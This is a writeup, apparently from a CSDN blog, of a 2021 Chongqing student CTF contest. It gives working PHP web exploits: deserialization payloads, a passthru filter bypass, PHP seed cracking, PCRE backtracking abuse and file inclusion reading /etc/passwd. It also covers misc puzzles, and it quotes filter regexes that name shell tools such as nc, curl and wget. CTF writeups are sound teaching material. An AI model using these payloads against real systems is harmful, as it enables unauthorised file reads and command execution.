


# 2021年“绿盟杯”重庆市大学生信息安全竞赛线上赛-Writeup

原创

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本文链接: <https://blog.csdn.net/mochu7777777/article/details/120918479>


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## CTF积分榜

排名	参赛选手	CTF成绩	所属单位
1	d1no	7855.28	成都理工大学
2	Light1ng	6637.56	成都东软学院
3	Siebene	6067.99	成都九中
4	Warning	5758.51	成都信息工程大学
5	小虎鲸二队	5741.0	成都东软学院
6	LaNyer640	5448.2	成都信息工程大学
7	火翼杀菜english	5447.09	西南石油大学
8	je	5402.56	无
9	Em_Lin	5135.05	西南石油大学
10	小虎鲸三队	4966.99	成都东软学院

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CSDN @未初

## Web

### flag在哪里

解题进度: 1/1

### flag在哪里

100分

flag被我藏起来了, 找找flag在哪里? 提交答案格式: flag{xxx},  
环境1: <http://119.61.19.212:57301/>  
环境2: <http://119.61.19.217:57301/>

关闭 提交

CSDN @未初

```
<?php
error_reporting(0);
class begin{
    public $file;
    public $mode;
    public $content;
    public $choice;
    public function __construct()
    {
        $this->file = "file";
        $this->content = "content";
    }
    function __wakeup()
```

```

{
    if($this->mode=="write"){
        $this->choice= new write();
    }
    if($this->mode=="read"){
        $this->choice= new read();
    }
}
function __call($file,$content) {
    highlight_file($this->file);
}
function __destruct(){
    if($this->mode=="write"){
        $this->choice->writewritetxt($this->file,$this->content);
    }
    else{
        $this->choice->open($this->file);
    }
}
}
}
class write{
    public function writewritetxt($file,$content)
    {
        $filename=$file.".txt";
        if(is_file($filename)){
            unlink($filename);
        }
        file_put_contents($filename, $content);
        echo "成功写入";
    }
}
class read{
    public $file;
    public function __construct(){
        $this->file="test.txt";
        echo "欢迎查看 " . $this->file . "<br/>";
    }
    function open($filename){
        $file=$this->file;
        if(is_file($file)){
            if($file=="getflag.php"){
                die("getflag.php没东西");
            }
            else{
                highlight_file($file);
            }
        }
        }else{
            echo "文件不存在";
        }
    }
}
function check($dis_content){
    if(preg_match('/system|eval|wget|exec|zip|passthru|netcat|phpinfo|`|shell|\\(|\\)/i', $dis_content)){
        die("hack !!!");
    }
}
}
$pop=$_GET['pop'];
if (isset($pop)) {
    check($pop);
    unserialize($pop);
}

```

```
highlight_file("index.php");
} else {
    highlight_file("index.php");
}
?>
```

```
highlight_file()<-begin::__call()<-begin::__open()
```

```
<?php
error_reporting(0);
class begin{
    public $file;
    public $mode;
    public $content;
    public $choice;
    public function __construct()
    {
        $this->file = "getflag.php";
        $this->content = "mochu7";
        $this->mode = "";
    }
}
$res = new begin();
$res->choice = new begin();
echo urlencode(serialize($res));
?>
```

```
PS C:\Users\Administrator\Desktop> php -f .\poc.php
```



```
0%3A5%3A%22begin%22%3A4%3A%7Bs%3A4%3A%22file%22%3Bs%3A11%3A%22getflag.php%22%3Bs%3A4%3A%22mode%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22content%22%3Bs%3A6%3A%22mochu7%22%3Bs%3A6%3A%22choice%22%3B0%3A5%3A%22begin%22%3A4%3A%7Bs%3A4%3A%22file%22%3Bs%3A11%3A%22getflag.php%22%3Bs%3A4%3A%22mode%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22content%22%3Bs%3A6%3A%22mochu7%22%3Bs%3A6%3A%22choice%22%3BN%3B%7D%7D
```

getflag.php

```
<?php
error_reporting(0);
$a=$_POST['a'];
$b=$_POST['b'];
if(preg_match('/cat|more|less|head|tac|tail|nl|od|vi|sort|cut|ping|curl|nc|grep|system|exec|bash|unique|find|popen|open|ls|rm|sleep|chr|ord|bin|hex|dict|#|`|\$|\<|\(|\)|\{|\}|\}|>|\_|\\"|\*|;|\||&|\||\\\\/is', $a)){
    die("hack!!!!");
}
if(!preg_match('/[a-z]/is', $b))
{
    die("big hack!!!!");
}
call_user_func($b,$a);
```

```
b=passthru&a=dir
```

```
b=passthru&a=rev ?f?l?a?g.php
```



```
>>> flag='php?< ;)(tixe ;")as211-csq-53vd-1vdv-5ads{galf" ohce >?'
>>> flag[:: -1]
'?> echo "flag{sda5-vdv1-dv35-qsc-112sa}"; exit(); <?php'
```

### 寻宝奇兵



第一关

```

<?php
$SECRET="There is no treasure here";
if (isset($_COOKIE["users"])) {
if($_COOKIE["users"]=="explorer")
{
    die("Explorers are not welcome");
}
$hash = $_COOKIE["hash"];
$users = $_COOKIE["users"];

if($hash === md5($SECRET.$users)){
    echo "<script>alert('恭喜')</script>";
    }
    } else {
        setcookie("users", "explorer");
        setcookie("hash", md5($SECRET . "explorer"));
    }
}
?>

```

```

PS C:\Users\Administrator\Desktop> php -r "var_dump(md5('There is no treasure here'.'mochu7'));"
Command line code:1:
string(32) "d8951489320b4ea46f62d9747c1f587a"

```

```

hash=d8951489320b4ea46f62d9747c1f587a
user=mochu7

```

## 第二关

```

<?php
session_start();
if(!isset($_SESSION['seed'])){
    $_SESSION['seed']=rand(0,999999999);
}

mt_srand($_SESSION['seed']);

$table = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNQRSTUvwxyz";
$pass='';

for ( $i = 0; $i < 24; $i++ ){
    $pass.=substr($table, mt_rand(0, strlen($table) - 1), 1);
}

if(isset($_POST['password'])){
    if($pass==$_POST['password']){
        echo "<script >alert('恭喜你')</script>";
    }
}

```

破解伪随机数，给出了生成伪随机数的前十二位：`kv34bCTSCMnW`

可以通过这些字符串的位置来反推得到 `mt_rand(0, strlen($table) - 1)` 生成的随机数

将伪随机数转换成php\_mt\_seed可以识别的数据格式

```

userpass = "kv34bCTSCMnW"
table = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
out_str = ""

for idx1 in range(len(userpass)):
    for idx2 in range(len(table)):
        if userpass[idx1] == table[idx2]:
            out_str += str(idx2)+' '+str(idx2)+' '+'0'+ ' '+str(len(table)-1)+' '
print(out_str)

```

```

PS C:\Users\Administrator\Desktop> python .\code.py
10 10 0 61 21 21 0 61 29 29 0 61 30 30 0 61 1 1 0 61 38 38 0 61 55 55 0 61 54 54 0 61 38 38 0 61 48 48 0 61 13 1
3 0 61 58 58 0 61

```

使用 `php_mt_seed` 爆破seed

```

root@mochu7-pc:/mnt/d/Tools/Web/php_mt_seed# ./php_mt_seed 10 10 0 61 21 21 0 61 29 29 0 61 30 30 0 61 1 1 0 61
38 38 0 61 55 55 0 61 54 54 0 61 38 38 0 61 48 48 0 61 13 13 0 61 58 58 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT
-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 1776.4 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x14000000 - 0x15ffffff, speed 145.3 Mseeds/s
seed = 0x1464b1df = 342143455 (PHP 7.1.0+)
Found 1, trying 0xfe000000 - 0xffffffff, speed 131.4 Mseeds/s
Found 1

```

然后再生成密码

```

<?php
mt_srand(342143455);
$table = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$pass='';

for ( $i = 0; $i < 24; $i++ ){
    $pass.=substr($table, mt_rand(0, strlen($table) - 1), 1);
}
echo $pass;
?>

```

```

PS C:\Users\Administrator\Desktop> php -f .\generate.php
kv34bCTSCMnWckt0yshMVbBE

```

第三关

```

<?php
function is_php($data){
    return preg_match('/[flag].*[php]/is', $data);
}
if($_POST['treasure'])
{
    if(is_php($_POST['treasure'])) {
        echo "<script >alert('这个不能拿走');</script>";
    } else {
        if(preg_match('/flag.php/is', $_POST['treasure'])){
            highlight_file('flag.php');
        }
    }
}
?>

```

这里把正则的返回值作为判断条件，直接可以利用 [利用PCRE回溯次数限制](#)


```

import requests

burp0_url = "http://119.61.19.212:57305/treasure.php"
burp0_cookies = {"users": "mochu7", "hash": "d8951489320b4ea46f62d9747c1f587a", "PHPSESSID": "4dg0t8t3g9dtfocod561hjr2c8"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "http://119.61.19.212:57305", "Connection": "close", "Referer": "http://119.61.19.212:57305/treasure.php", "Upgrade-Insecure-Requests": "1"}
payload = "flag.php" + 'a'*1000000
burp0_data = {"treasure": payload}
res = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)

print(res.text)

```



```

PS C:\Users\Administrator\Desktop> python .\exp.py
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>藏宝图</title>
  <link rel="stylesheet" href="css\treasure.css">
</head>
<body>
  <form id="login-box" method="POST">
    <h1>宝藏</h1>
    <p>通过藏宝图的指引，破解出藏宝箱的密码，但是由于人数限制，一人只能选择带走一个宝藏。</p>
    <!-- ZmxhZ+WcqGZsYWcucGhw5Lit -->
    <div class="form">
      <div class="item">
        <i class="fa fa-user" aria-hidden="true"></i>
        <input type="text" name="treasure" placeholder="请选择你想要的宝藏">
      </div>
    </div>
    <p><input class="button" type="submit" name="submit" value="提交"></p>
    <!-- function is_php($data){
      return preg_match('/[flag].*[php]/is', $data);
    }

    if($_POST['treasure'])
    {
      if(is_php($_POST['treasure'])) {
        echo "<script >alert('这个不能拿走');</script>";
      } else {
        if(preg_match('/flag.php/is', $_POST['treasure'])){
          highlight_file('flag.php');
        }
      }
    } -->
  </form>
</body>
</html>
<code><span style="color: #000000">
<br /></span><span style="color: #0000B5">?&gt;</span><span></span><span style="color: #DD0000">"flag{C0ngratulaTion2-0n-gEtting-the-treasure}"</span><span style="color: #007700">
</span>
</code>
PS C:\Users\Administrator\Desktop>

```



解题进度: 1/1

## mid

200分

"try to include。提交flag格式: flag{xxxx}。  
 环境1: <http://119.61.19.212:57303/index.php>  
 环境2: <http://119.61.19.217:57303/index.php>

web3.zip

请在此输入flag

关闭

提交

CSDN @末初

```

119.61.19.212:57303/index.php?1=/etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:
/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,/,/run/systemd:
/bin/false systemd-network:x:101:103:systemd Network Management,/,/run/systemd/netif,/bin/false systemd-resolve:x:102:104:systemd Resolver,/,/run/systemd/resolve,/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,/,/run/systemd:
/bin/false _apt:x:104:65534:nonexistent:/bin/false <?php
    session_start();
    include $_GET[1];
    highlight_file(__FILE__);
?>

```

CSDN @末初

```

119.61.19.212:57303/index.php? x +
119.61.19.212:57303/index.php?1=/flag
flag{bf6d5f9cac073879c9e6a0cfb1ab0e67} <?php
    session_start();
    include $_GET[1];
    highlight_file(__FILE__);
?>

```

CSDN @末初

## serialize

解题进度: 1/1

## serialize

400分

提交答案格式: flag{xxx},

环境1: <http://119.61.19.212:57304/>

环境2: <http://119.61.19.217:57304/>

请在此输入flag

关闭

提交

CSDN @末初

```

<?php
error_reporting(0);
highlight_file(__FILE__);

class Demo{
    public $class;
    public $user;
    public function __construct()
    {
        $this->class = "safe";
        $this->user = "ctfer";
        $context = new $this->class ($this->user);
        foreach($context as $f){
            echo $f;
        }
    }

    public function __wakeup()
    {
        $context = new $this->class ($this->user);
        foreach($context as $f){
            echo $f;
        }
    }
}

class safe{
    var $user;
    public function __construct($user)
    {
        $this->user = $user;
        echo ("hello " . $this->user);
    }
}

if(isset($_GET['data'])){
    unserialize($_GET['data']);
}
else{
    $demo=new Demo;
}

```

直接拼接原生类

poc.php

```

<?php
class Demo{
    public $class;
    public $user;
    public function __construct(){
        $this->class = "FilesystemIterator";
        $this->user = "./";
    }
}

$res = new Demo();
echo urlencode(serialize($res));
?>

```

```
?data=0%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A18%3A%22FilesystemIterator%22%3Bs%3A4%3A%22user%22%3Bs%3A2%3A%22.%2F%22%3B%7D
```

```
if(isset($_GET['data'])){  
    unserialize($_GET['data']);  
}  
else{  
    $demo=new Demo;  
}  
./flag.php/index.php
```



CSDN @末初

```
<?php  
class Demo{  
    public $class;  
    public $user;  
    public function __construct(){  
        $this->class = "SplFileObject";  
        $this->user = "./flag.php";  
    }  
}  
$res = new Demo();  
echo urlencode(serialize($res));  
?>
```

```
//?data=0%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A13%3A%22SplFileObject%22%3Bs%3A4%3A%22user%22%3Bs%3A10%3A%22.%2Fflag.php%22%3B%7D
```

```
45 </span>
46 </code><?php
47 error_reporting(0);
48 echo "/flag is not here! Baby~";
49
50 function check($info){
51     $filter_arr = array('system', 'flag', 'eval');
52     $filter = '/'.implode('|', $filter_arr).'/i';
53     return preg_replace($filter, '', $info);
54 }
55
56 $profile['path'] = $_POST['path'];
57 $profile['file'] = $_POST['file'];
58 $fun_ser = check(serialize($profile));
59
60 if(strpos($fun_ser, 'log') !== false){
61     die();
62 }
63
64 $ser_info = unserialize($fun_ser);
65 var_dump(readfile($ser_info['file']));
```

CSDN @末初

### 查看根目录发现flag

```
} unserialize($_GET['data']);
else{
    $demo=new Demo;
} //boot//tmp//dev//lib//bin//proc//sbin//mnt//srv//media//opt//root//etc//lib64//sys//var//usr//run//home//dockerenv//flag
```

CSDN @末初

### 读取

```
/?data=O%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A13%3A%22SplFileObject%22%3Bs%3A4%3A%22user%22%3Bs%3A5%3A%22%2Fflag%22%3B%7D
```

```
if(isset($_GET['data'])){
    unserialize($_GET['data']);
}
else{
    $demo=new Demo;
} flag[3e1e6f1dba7622e67d5c674590fe8c3c]
```

CSDN @末初

## Misc

### 签到1

解题进度: 1/1

## 签到1

50分

这是什么编码?  
题目:  
ZmxhZ3tjNTRjZTIkN2I0ZTE3OTgwZGQ0OTA2ZDk5NDFIZDUyYX0=

请在此输入flag

关闭 提交

CSDN @末初

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('ZmxhZ3tjNTRjZTIkN2I0ZTE3OTgwZGQ0OTA2ZDk5NDFIZDUyYX0='));"  
Command line code:1:  
string(38) "flag{c54ce9d7b4e17980dd4906d9941ed52a}"
```

## DECODER

解题进度: 1/1

## DECODER

100分

base全家桶罢了, 简简单单。提交flag格式: flag{xxxx}。

flag.zip

请在此输入flag

关闭 提交

CSDN @末初

flag\_1.txt

```
base32->base58->base85
```

- Base32: <https://www.qqxiuzi.cn/bianma/base.php>
- Base58: <http://www.metools.info/code/c74.html>
- Base85: <http://www.hiencode.com/base85.html>

flag\_2.txt

cipher: [obscured]  
key: [obscured]

- <http://www.atoolbox.net/Tool.php?Id=937>

# Emoji表情符号编码/解码

whhjno CSDN @末初

- emoji-aes: <https://aghorler.github.io/emoji-aes/>

调整 Rotation

## Decrypt

To decrypt, select the agreed rotation (if custom), enter the emoji-aes string, and then the pre-shared encryption key.

Advanced

Rotation:

a = [emoji]

The rotation field allows for the one-to-one substitution of the Base64 character set with emojis to be rotated. This field must match the selection on encryption.

Message

b52bff9568

Key

Decrypt

Decrypted!

CSDN @末初

flag\_3.txt

Base91->Base64隐写

- <http://www.hienocode.com/base91.html>

```
def get_base64_diff_value(s1, s2):
    base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in xrange(len(s2)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res

def solve_stego():
    with open('./1.txt', 'rb') as f:
        file_lines = f.readlines()
        bin_str = ''
        for line in file_lines:
            steg_line = line.replace('\n', '')
            norm_line = line.replace('\n', '').decode('base64').encode('base64').replace('\n', '')
            diff = get_base64_diff_value(steg_line, norm_line)
            print diff
            pads_num = steg_line.count('=')
            if diff:
                bin_str += bin(diff)[2:].zfill(pads_num * 2)
            else:
                bin_str += '0' * pads_num * 2
            print goflag(bin_str)

def goflag(bin_str):
    res_str = ''
    for i in xrange(0, len(bin_str), 8):
        res_str += chr(int(bin_str[i:i + 8], 2))
    return res_str

if __name__ == '__main__':
    solve_stego()
```

37f267472516

最终flag

flag{042f38b694b52bff956837f267472516}

huahua



解题进度: 1/1

# huahua

100分

提交flag格式: flag{xxxx}。

huahua.zip

请在此输入flag

关闭

提交

CSDN @末初

## 修改文件头

```

起始页 huahua.zip x
编辑方式: 十六进制(H) 运行脚本 运行模板
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 50 4B 03 04 14 00 00 00 08 00 64 6F B8 52 F4 B2 PK.....do,R0²
0010h: 9C 58 E6 C0 05 00 18 CC 05 00 0A 00 00 00 68 75 ceXæÀ...Ï.....hu
0020h: 61 68 75 61 2E 70 6E 67 EC BD F5 57 5C 41 D3 2D ahua.pngi½øW\AÓ-
0030h: 9C E0 12 5C 83 86 C1 75 D0 10 3C C8 00 81 E0 1E ceà.\f†ÂuÐ.<È..à.
0040h: 3C B8 BB 5B 70 06 CD 84 E0 16 34 48 70 87 C1 35 <,>[p.Í,,à.4Hp†Á5
0050h: B8 0F EE EE EE F2 91 E4 79 DE F7 DE 3F E1 5B EB ,.íiíò`áyP=P?á[è
0060h: FE C0 70 46 56 9F EE AE AA BD 77 75 D7 39 07 03 bÀpFVÿi@²æwu×9..
0070h: 8D 04 ED C5 8B 17 18 1F A4 25 94 5F BC 80 3B 79 ..íÁ<...¾%"¼€;y
0080h: F1 E2 E5 09 0A D2 F3 27 59 B7 7C C9 CF FF 5E 3A ñââ.óóììííîîëë
0090h: 29 4B 89 BD 28 19 22 DB 79 7E 83 60 26 2A 27 FA )K%¼(:.Uy~j&*kú

```

解压得到png文件, 插入四字文件头

```

起始页 huahua.zip huahua.png x
编辑方式: 十六进制(H) 运行脚本 运行模板
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 %PNG.....IHDR
0010h: 00 00 02 F1 00 00 01 F1 08 06 00 00 00 A2 FA 39 ...ñ...ñ.....çú9
0020h: 9A 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00 š....sRGB.@Î.é..
0030h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 ..gAMA..±..üa...
0040h: 00 09 70 48 59 73 00 00 59 73 00 00 12 74 01 DE ..pHYs...t...t.P
0050h: 66 1F 78 00 00 FF A5 49 44 41 54 78 5E EC FD 05 f.x..ÿ¥IDATx^iý.

```

The screenshot shows a hex editor interface with the file 'huahua.png' open. The header is being modified to contain a flag. The resulting image is a traditional Chinese ink wash painting of a branch with red flowers.

名称	值
uint16_t hFmgSignature[2]	DOAH
uint16_t hFmgSignature[3]	IAOAH
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)
uint32_t length	15
union CTYPF_type	IHDR
struct PNG_CHUNK_IHDR ihdr	753 x 800 (s8)
uint32_t width	753
uint32_t height	800
ubyte bits	8
enum PNG_COLOR_SPACE_TTYPE_color_type	AlphaFrmColor (6)
enum PNG_COMP_METHOD_method	Filter (0)
enum PNG_FILTER_METHOD_filter_method	AdaptiveFiltering (0)
enum PNG_INTERLACE_METHOD_interlace_method	NoInterlace (0)

```

flag{b3afc91a8fbb6cc798bdebb253b02550}

```

flag{b3afc91a8fbb6cc798bdebb253b02550}

## NOISE

解题进度: 1/1

NOISE

200分

有时候解题需要一点想象力提交。flag格式：flag{xxxx}。

Noise.zip

请在此输入flag

关闭

提交


CSDN @末初

名称	压缩后大小	原始大小	类型	循环冗余检验 (CRC)	修改日期	压缩方法	加密算法	属性	注释
..									
out	1,610,223	2,116,844		698c83c4	2021/8/29 17:11:42	Deflate		A_	
hint.docx	10,431	11,998	DOCX 文档	f71ec1eb	2021/8/29 19:22:04	Deflate		A_	
fl@g.jpg	143,892	151,102	JPG 文件	5350d655	2021/8/29 19:59:00	Deflate		A_	

out 文件是个 wav 文件

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/noise# ls
'~$hint.docx' fl@g.jpg hint.docx out
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/noise# file out
out: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 44100 Hz
```

改后缀 out.wav 用 Audacity 打开，查看频谱图



flag{98ce526ad52c409763405847185d9c6c}

DdDdDd

解题进度: 1/1

## DdDdDd

200分

X公司员工小豪偷偷潜入机房，将公司业务核心代码打印并拿出来卖给了H公司。现在小豪已经被G安J关拘留，但是H公司拒不承认，这批打印出来的代码也下落不明。百密一疏小豪保存打印文件的流量被记录下来了，现在请你帮忙从其中提取出证据。提交flag格式：flag{xxxx}。

DdDdDd.zip

请在此输入flag

关闭

提交

CSDN @末初

DdDdDd.pcap 导出HTTP对象

此电脑 > 下载 > 新建文件夹

搜索"新建文

名称	日期	类型	大小	标记
Smashing%20Wolt.gcode	2021/10/23 9:53	GCODE 文件	4,082 KB	
libc-2.23.so	2021/10/23 9:53	SO 文件	1,734 KB	
head3.jpg	2021/10/23 9:53	JPG 文件	316 KB	
scenery2.jpg	2021/10/23 9:53	JPG 文件	280 KB	
